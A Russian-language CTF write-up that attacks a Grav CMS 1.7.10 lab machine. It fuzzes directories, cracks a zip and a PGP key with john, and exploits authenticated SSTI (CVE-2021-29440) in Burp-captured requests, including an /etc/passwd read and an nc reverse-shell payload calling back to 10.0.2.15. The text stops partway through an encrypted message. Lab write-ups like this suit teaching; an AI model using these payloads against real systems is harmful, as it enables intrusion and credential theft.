



Название:	Любитель брутфорса
Категория:	Pentest Machine
Уровень:	Средний
Очки:	1000
Описание:	Запаситесь джонами и фаззерами :D
Теги:	Grav, SSTI, PGP
Автор:	Trager

Разведка

У нас есть доступ к веб-интерфейсу на 59898 порту:

The screenshot shows a web browser window with the URL 172.17.0.2:59898. The page title is "GRAV". The main content area features a large header "Say Hello to Grav!" followed by "installation successful...". Below this, a message says "Congratulations! You have installed the **Base Grav Package** that provides a [simple page](#) and the default **Quark** theme to get you started." A red sidebar contains the text: "If you see a **404 Error** when you click [Typography](#) in the menu, please refer to the [troubleshooting guide](#)." Another red sidebar below it says: "If you want a more **full-featured** base install, you should check out [Skeleton](#) packages available in the downloads." The footer includes links for "Home" and "Typography".

Find out all about Grav

- Learn about **Grav** by checking out our dedicated [Learn Grav](#) site.
- Download **plugins**, **themes**, as well as other Grav **skeleton** packages from the [Grav Downloads](#) page.
- Check out our [Grav Development Blog](#) to find out the latest goings on in the Grav-verse.

If you want a more **full-featured** base install, you should check out [Skeleton](#) packages available in the downloads.

Edit this Page

To edit this page, simply navigate to the folder you installed **Grav** into, and then browse to the `user/pages/01.home` folder and open the `default.md` file in your [editor of choice](#). You will see the content of this page in [Markdown](#) format.

Create a New Page

Creating a new page is a simple affair in **Grav**. Simply follow these simple steps:

В `/typography` мы можем вычитать следующую подсказку: на сайте есть зашифрованный архив, который содержит какие-то данные. Они могут нам помочь в дальнейшем продвижении:

This is a warning notification

This is a error notification

This is a default notification

This is a success notification

```
! This is a warning notification
!! This is a error notification
!!! This is a default notification
!!!! This is a success notification
```

Note for admins

If you have forgotten the password for the admin panel: download the zip archive, which is available to everyone. This custom archive wasn't in original Grav version and encrypted with password.

Фаzzим zip -файлы на хосте:

```
(tragernout㉿kali)-[~]
$ gobuster dir -u http://172.17.0.2:59898/ -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x z
ip
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://172.17.0.2:59898/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.5
[+] Extensions:  zip
[+] Timeout:      10s
=====
2023/04/15 11:32:21 Starting gobuster in directory enumeration mode
=====
/images          (Status: 301) [Size: 302] [→ http://172.17.0.2:59898/images/]
/home            (Status: 200) [Size: 13820]
/login           (Status: 200) [Size: 13751]
/user            (Status: 301) [Size: 300] [→ http://172.17.0.2:59898/user/]
/admin           (Status: 200) [Size: 11225]
/assets          (Status: 301) [Size: 302] [→ http://172.17.0.2:59898/assets/]
/bin             (Status: 301) [Size: 299] [→ http://172.17.0.2:59898/bin/]
/system          (Status: 301) [Size: 302] [→ http://172.17.0.2:59898/system/]
/cache           (Status: 301) [Size: 301] [→ http://172.17.0.2:59898/cache/]
/vendor          (Status: 301) [Size: 302] [→ http://172.17.0.2:59898/vendor/]
/fileadmin.zip   (Status: 200) [Size: 220]
/backup          (Status: 301) [Size: 302] [→ http://172.17.0.2:59898/backup/]
```

Обнаружили fileadmin.zip - скачиваем его:

```
(tragernout㉿kali)-[~/Downloads]
$ wget http://172.17.0.2:59898/fileadmin.zip
--2023-04-15 11:36:50-- http://172.17.0.2:59898/fileadmin.zip
Connecting to 172.17.0.2:59898 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 220 [application/zip]
Saving to: 'fileadmin.zip'

fileadmin.zip          100%[=====]   220  --.-KB/s    in 0s

2023-04-15 11:36:50 (43.9 MB/s) - 'fileadmin.zip' saved [220/220]

(tragernout㉿kali)-[~/Downloads]
$ unzip fileadmin.zip
Archive:  fileadmin.zip
[fileadmin.zip] creds.txt password:
  skipping: creds.txt           incorrect password
```

Просто так разархивировать его нельзя, поэтому делаем хеш архива через zip2john :

```
(tragernout㉿kali)-[~/Downloads]
$ zip2john fileadmin.zip > hash
Created directory: /home/tragernout/.john
ver 1.0 efh 5455 efh 7875 fileadmin.zip/creds.txt PKZIP Encr: 2b chk, TS_chk, cmplen=36, decmplen=24, crc=DA5A8184 ts=5E38 cs=5e
38 type=0
```

Начинаем брутфорсить с помощью john :

```
(tragernout㉿kali)-[~/Downloads]
$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
232323      (fileadmin.zip/creds.txt)
1g 0:00:00:00 DONE (2023-04-15 11:42) 12.50g/s 153600p/s 153600c/s 153600C/s 123456 .. hawkeye
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Получаем пароль и разархивируем архив:

```
[tragernout㉿kali)-[~/Downloads]
$ unzip fileadmin.zip
Archive: fileadmin.zip
[fileadmin.zip] creds.txt password:
extracting: creds.txt
```

```
[tragernout㉿kali)-[~/Downloads]
$ cat creds.txt
gravman:2yyaeg2AiWy2v6E
```

```
[tragernout㉿kali)-[~/Downloads]
$ 
```

На руках у нас имя пользователя и пароль, поэтому отправляемся на `/admin` и пробуем войти в админку:



A screenshot of the Grav dashboard. The left sidebar shows a navigation menu with "Gravman" at the top, followed by "Dashboard", "Configuration", "Accounts", "Pages", "Plugins", "Themes", and "Tools". Below that is a "Logout" link. The main content area has a purple header bar that says "You have been successfully logged in". It features two cards: "Maintenance" (10% updated, Updates Available) and "Page View Statistics" (5 Today, 5 Week, 5 Month). A "Sat Apr 15" date is shown near the stats. At the bottom are "Notifications" and "News Feed" sections.

В панели администратора мы видим версию Grav'a - 1.7.10:

 **Grav v1.7.40** is now available! (Current v1.7.10)

 You have been successfully logged in

Гуглим эксплойт:

Видео

Картинки

Новости

Покупки

Книги

Карты

Результатов: примерно 922 000 (0,37 сек.)

Совет. По этому запросу вы можете найти сайты на русском языке. Указать предпочтительные языки для результатов поиска можно в разделе Настройки.



exploit-db.com

<https://www.exploit-db.com> > ... · Перевести эту страницу ::

Grav CMS 1.7.10 - Server-Side Template Injection (SSTI) ...

7 июн. 2021 г. — Grav CMS 1.7.10 - Server-Side Template Injection (SSTI) (Authenticated).

CVE-2021-29440 . webapps exploit for PHP platform.



sonarsource.com

<https://www.sonarsource.com> ... · Перевести эту страницу ::

Grav CMS 1.7.10 - Code Execution Vulnerabilities | Sonar

31 мая 2021 г. — We responsibly disclosed two code execution vulnerabilities in Grav CMS, one of the most popular flat-file PHP CMS in the market.



vulners.com

<https://vulners.com> > zdt · Перевести эту страницу ::

Grav CMS 1.7.10 - Server-Side Template Injection (SSTI)...

Grav CMS 1.7.10 - Server-Side Template Injection (SSTI) (Authenticated) Exploit.

2021-06-07T00:00:00. Description. Related. githubexploit. exploit.



cybersecurity-help.cz

<https://www.cybersecurity-help.cz> ... · Перевести эту страницу ::

Remote code execution in Grav - CyberSecurity Help

20 апр. 2021 г. — The vulnerability allows a remote attacker to execute arbitrary code on the target system. The vulnerability exists due to the enablement of ...



pentest.blog


<https://pentest.blog> > unexpre... · Перевести эту страницу ::

GravCMS Unauthenticated Arbitrary YAML Write/Update leads ...

19 мар. 2021 г. — Grav is a Fast, Simple, and Flexible, file-based Web-platform. There is Zero

Получение первоначального доступа

Мы можем получить RCE через SSTI . Делаем всё по аналогии с кодом эксплойта. Создаём страницу:



Запускаем BurpSuite -> Intercept -> on и нажимаем кнопку "Save" :

The screenshot shows the Grav CMS interface. On the left is a dark sidebar with navigation links: Gravman (selected), Dashboard, Configuration, Accounts (1), Pages (3), Plugins (8), Themes (1), Tools, and Logout. The main area has a title bar with a file icon, [NEW] 123 (/123), and a Save button with a checkmark. A purple banner at the top right says "Grav v1.7.40 is now available! (Current v1.7.10)" with a "Update Grav Now" link. Below this is a green header bar with "Save location: user/pages [NEW] (type: default)". A warning message "This page will not exist until it is saved." is displayed. The content editor has tabs for Content, Options, Advanced, Security, Normal (selected), and Expert. The Content tab shows a title input field containing "123" and a rich text editor toolbar. A note below the editor says "NOTE: You cannot add media files until you save the page. Just click 'Save' on top". At the bottom, there are buttons for "After Save...", "Edit Item" (radio button selected), "List Items" (radio button unselected), and a green bar with the text "Found an issue? Please report it on GitHub."

Перехватываем запрос и внедряем SSTI -пэйлоад для проверки уязвимости:

Request to http://172.17.0.2:59898

Forward Drop Intercept is on Action Open browser


Pretty Raw Hex

```

1 POST /admin/pages/123/:add HTTP/1.1
2 Host: 172.17.0.2:59898
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 1737
9 Origin: http://172.17.0.2:59898
10 Connection: close
11 Referer: http://172.17.0.2:59898/admin/pages/123/:add
12 Cookie: grav-site-40d1b2d-admin=90a6a78563a52a6fde1d2a119d9c4052; grav-admin-flexpages=eyJmaWx0ZXJzIjp7fX0%3D
13 Upgrade-Insecure-Requests: 1
14
15 task=save&data[header][title]=123&data[content]={7*'7'}&data[folder]=123&data[route]=&data[name]=default&
data[header][body_classes]=&data[ordering]=1&data[order]=&toggleable_data[header][process]=on&
data[header][process][twig]=1&data[header][order_by]=&data[header][order_manual]=&data[blueprint]=&data[lang]=&
_post_entries_save=edit&_form-name_=flex-pages&_unique_form_id_=b09663a96915f5db1428de2b6e77543b&form-nonce=
6cc0aebe77f06ae62ef50212d9a012e6&toggleable_data[header][published]=0&toggleable_data[header][date]=0&
toggleable_data[header][publish_date]=0&toggleable_data[header][unpublish_date]=0&
toggleable_data[header][metadata]=0&toggleable_data[header][dateformat]=0&toggleable_data[header][menu]=0&
toggleable_data[header][slug]=0&toggleable_data[header][redirect]=0&data[header][process][markdown]=0&
toggleable_data[header][twig_first]=0&toggleable_data[header][never_cache twig]=0&
toggleable_data[header][child_type]=0&toggleable_data[header][routable]=0&toggleable_data[header][cache_enable]=
0&toggleable_data[header][visible]=0&toggleable_data[header][debugger]=0&toggleable_data[header][template]=0&
toggleable_data[header][append_url_extension]=0&toggleable_data[header][routes][default]=0&
toggleable_data[header][routes][canonical]=0&toggleable_data[header][routes][aliases]=0&
toggleable_data[header][admin][children_display_order]=0&
toggleable_data[header][login][visibility_requires_access]=0

```

Уязвимость присутствует, так как вместо экранированных символов мы получаем 49 :



Теперь наша задача получить реверс шелл. Для этого пробуем внедрить какие-нибудь системные команды:

Request

Pretty	Raw	Hex
1 POST /admin/pages/123/:add HTTP/1.1 2 Host: 172.17.0.2:59898 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.5 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 1449 9 Origin: http://172.17.0.2:59898 10 Connection: close 11 Referer: http://172.17.0.2:59898/admin/pages/123/:add 12 Cookie: grav-site-40db2d-admin=90a6a78563a52a6fde1d2a119d9c4052; grav-admin-flexpages=eyJmaWx0ZXJzIjp7fx%03D 13 Upgrade-Insecure-Requests: 1 14 15 task=save&data[header][title]=123&data[content]=([['cat>x0</etc/passwd']]&filter('system'))& data[folder]=123&data[route]=&data[name]=&data[header][body_classes]=&data[ordering]=1 &data[order]=&toggable_data[header][process]=on&data[header][process][twig]=1& data[header][order_by]=&data[header][order_manual]=&data[blueprint]=&data[lang]=& _post_entries_save=&edit=_form_name=_flex-pages&__unique_form_id=_ b09663a96915f5db1428de2b6e77543bf&form_nonce=cc0aebe77f06ae62ef50212d9a012e6& toggable_data[header][published]=0&toggable_data[header][date]=0& toggable_data[header][published_date]=0&toggable_data[header][unpublish_date]=0& toggable_data[header][menu]=0&toggable_data[header][slug]=0& toggable_data[header][redirect]=0&data[header][process][markdown]=0& toggable_data[header][twig_first]=0&toggable_data[header][never_cache twig]=0& toggable_data[header][child_type]=0&toggable_data[header][routable]=0& toggable_data[header][cache_enable]=0&toggable_data[header][visible]=0& toggable_data[header][debugger]=0&toggable_data[header][template]=0& toggable_data[header][append_url_extension]=0&toggable_data[header][routes][default]=0& toggable_data[header][routes][canonical]=0&toggable_data[header][routes][aliases]=0& toggable_data[header][admin][children_display_order]=0& toggable_data[header][login][visibility_requires_access]=0		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 303 See Other 2 Date: Sat, 15 Apr 2023 16:03:15 GMT 3 Server: Apache 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Set-Cookie: grav-site-40db2d-admin=90a6a78563a52a6fde1d2a119d9c4052; expires=Sat, 15-Apr-2023 16:33:15 GMT; Max-Age=1800; path=/; domain=172.17.0.2; HttpOnly; SameSite=Lax 8 Location: /admin/pages/123 9 Content-Length: 0 10 Connection: close 11 Content-Type: text/html; charset=UTF-8 12 13			

172.17.0.2:59898/123

 GRAV

Home Typography test 123

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:  
/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache  
/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool  
/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-  
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List  
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var  
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin  
/nologin gravman:x:1000:1000::/home/gravman:/bin/sh Array
```

После успешного `cat`'а делаем пэйлоад с `netcat`'ом :

```
POST /admin/pages/123/:add HTTP/1.1
Host: 172.17.0.2:59898
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1514
Origin: http://172.17.0.2:59898
Connection: close
Referer: http://172.17.0.2:59898/admin/pages/123/:add
Cookie: grav-site-40d1b2d-admin=90a6a78563a52a6fde1d2a119d9c4052; grav-admin-flexpages=eyJmaWx0ZXJzIjp7fX0%3D
Upgrade-Insecure-Requests: 1

task=save&data[header][title]=123&data[content]=
{{['rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|sh+-i+2>%261|nc\x2010.0.2.15+9898\x20>/tmp/f']|filter('system'))}&data[folder]=123&data[route]=&data[name]=default&data[header][body_classes]=&data[ordering]=1&data[order]=&toggleable_data[header][process]=on&data[header][process][twig]=1&data[header][order_by]=&data[header][order_manual]=&data[blueprint]=&data[lang]=&_post_entries_save=edit&__form-name__=flex-pages&__unique_form_id__=
b09663a96915f5db1428de2b6e77543b&form-nonce=6cc0aebe77f06ae62ef50212d9a012e6&
toggleable_data[header][published]=0&toggleable_data[header][date]=0&
toggleable_data[header][publish_date]=0&toggleable_data[header][unpublish_date]=0&
toggleable_data[header][metadata]=0&toggleable_data[header][dateformat]=0&
toggleable_data[header][menu]=0&toggleable_data[header][slug]=0&
toggleable_data[header][redirect]=0&data[header][process][markdown]=0&
toggleable_data[header][twig_first]=0&toggleable_data[header][never_cache_twig]=0&
toggleable_data[header][child_type]=0&toggleable_data[header][routable]=0&
toggleable_data[header][cache_enable]=0&toggleable_data[header][visible]=0&
toggleable_data[header][debugger]=0&toggleable_data[header][template]=0&
toggleable_data[header][append_url_extension]=0&toggleable_data[header][routes][default]=0&
toggleable_data[header][routes][canonical]=0&toggleable_data[header][routes][aliases]=0&
toggleable_data[header][admin][children_display_order]=0&
toggleable_data[header][login][visibility_requires_access]=0
```

```
data[content]={{['rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|sh+-i+2>%261|nc\x2010.0.2.15+9898\x20>/tmp/f']|filter('system'))}}
```

Отправляем, ставим листенер и переходим на страницу с пэйлоадом. Получаем shell:

```
└─(tragernout㉿kali)-[~/Downloads]
$ nc -nlvp 9898
listening on [any] 9898 ...
connect to [10.0.2.15] from (UNKNOWN) [172.17.0.2] 53936
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@a08b3efd992a:/var/www/html$ export TERM=xterm
export TERM=xterm
www-data@a08b3efd992a:/var/www/html$ ^Z
zsh: suspended  nc -nlvp 9898
```

```
└─(tragernout㉿kali)-[~/Downloads]
$ stty raw -echo; fg
[1] + continued  nc -nlvp 9898

www-data@a08b3efd992a:/var/www/html$ █
```

Полазив по хосту натыкаемся на каталог gpg в /opt :

```
www-data@a08b3efd992a:/var/www/html$ ls
CHANGELOG.md      SECURITY.md    composer.json   logs        user
CODE_OF_CONDUCT.md assets         composer.lock  now.json    vendor
CONTRIBUTING.md   backup        fileadmin.zip robots.txt  webserver-configs
LICENSE.txt       bin          images        system
README.md         cache        index.php    tmp
www-data@a08b3efd992a:/var/www/html$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
```

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
sudo: 1 incorrect password attempt
www-data@a08b3efd992a:/var/www/html$ █
```

Тут лежат pgp -ключи и шифрованные сообщения:

```
www-data@a08b3efd992a:/opt$ ls
entrypoint.sh  gpg
www-data@a08b3efd992a:/opt$ ls gpg/
private.key  public.key  secret.txt  secret_note.txt
www-data@a08b3efd992a:/opt$ █
```

Повышение привилегий

Получаем хэш приватного pgp -ключа:

```
(tragernout㉿kali)-[~/Desktop/Quest2]
$ head private.key
-----BEGIN PGP PRIVATE KEY BLOCK-----

lQWGBGQjJEYBDADAs/c7cYRegiKgzQCJZubzKtN6fWZ16PlgKSNJa57HuSd92LUt
eRVhw4TKkBHP9RmQj5i/qirf6/R8hKxSK624h/1MCQxpQw7+MFUlfcO02ubGDxuY
rJqz0BotfkMjjRCgP1HJilwTIK6RD8AdGf5ktyy6pwPMcVExydzh9dH6P40Ei3z
NwCGT7UUHYmtGOKOZqiRwpIWfUuIUJVJHf60yMV+XWbefMO2J3Mw6sehIwKojnDW
RXBiKyRw6ubYvrx64tc22iZjJWOYqC/dLKjc63yfoRViLZ2mtyErS0vh6yyeR3HU
Yv6I6bEhAKHCiQRXASiZPfbHg/LR90u0FqoBHzutbmVVfU6qGJTPlGI1hU0vbhEQ
4tEm0vkKT4NjdfVjWroFbn/2Nn8CF1qcOAUrobNrRb1ujHMdm8XttTdmHH2o/2uh
9Vo5kYue2M1uJ02h5nPeAJFNuVf02SSCJxZHlvwaga jdywGuRE/D+qRJopPjh/X9

(tragernout㉿kali)-[~/Desktop/Quest2]
$ gpg2john private.key > hash

File private.key
```

Опять брутим и получаем пароль:

```
(tragernout㉿kali)-[~/Desktop/Quest2]
$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13
:Camellia256]) is 7 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
gameover      (administrator)
1g 0:00:01:47 DONE (2023-04-15 12:22) 0.009316g/s 61.37p/s 61.37c/s 61.37C/s gameover..bootylicious
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Пробуем залогиниться за `gravman` с этим паролем:

```
www-data@a08b3efd992a:/opt$ su - gravman
Password:
su: Authentication failure
```

Ничего не вышло. Теперь давайте расшифруем секретные сообщения с помощью какого-нибудь онлайн сервиса:

```
www-data@a08b3efd992a:/opt/gpg$ cat secret.txt
____ BEGIN PGP MESSAGE ____

hQGMAy4tWYNqpmJ2AQv9FpmzHjYC7z9xe6l9wpu/yUgvpv54b2Gmz42c2Gd7afIl
KALh2pdKRs+RWcT9Ad+bu4TB7olJAB5cK0th2/bFlwm1KYFDUUUVYqxKDTVOekQJq
VWvs/Sjvy0t1utWPKaV4un1btDIJ+YT0YjgRDi6Cl1Cx0HJ28dYkdFJCTSe52QaE
3I5thdiBCphOktCAXLIdnIYgIzdnYOJbXE+RkmE+FRjnEVao8Lat0qM+/FUVb8+K
q+Tc4o0P/ubpiAYEpB1L4qhU3YFH04q7X+f0m2HhjoMLGcMDsFwK+P6asBfk/fmS
EzeX8auQf7bFtw6vk00aehDbWSwB58Htcgm/ImM+hA2UV6Tistre9jQrbjIAgjz2
NvZQFW03614FIKMqv5ckyKSB0S0JzAg6U3DGA4kDsT9XBN2Z+e7N+ezxrMmNhsh
PI9c7R9TvEnEC9LJS/hsmHS1UIJqaGQvVkacRIyIvxWmEgHk1shfxQu2RQbj0eo
fRMZvrYEZy0EyRN2edEh0oEBV8B5yr466ApKU8crPjqnG7MT/4AhRHASw+WDKcZa
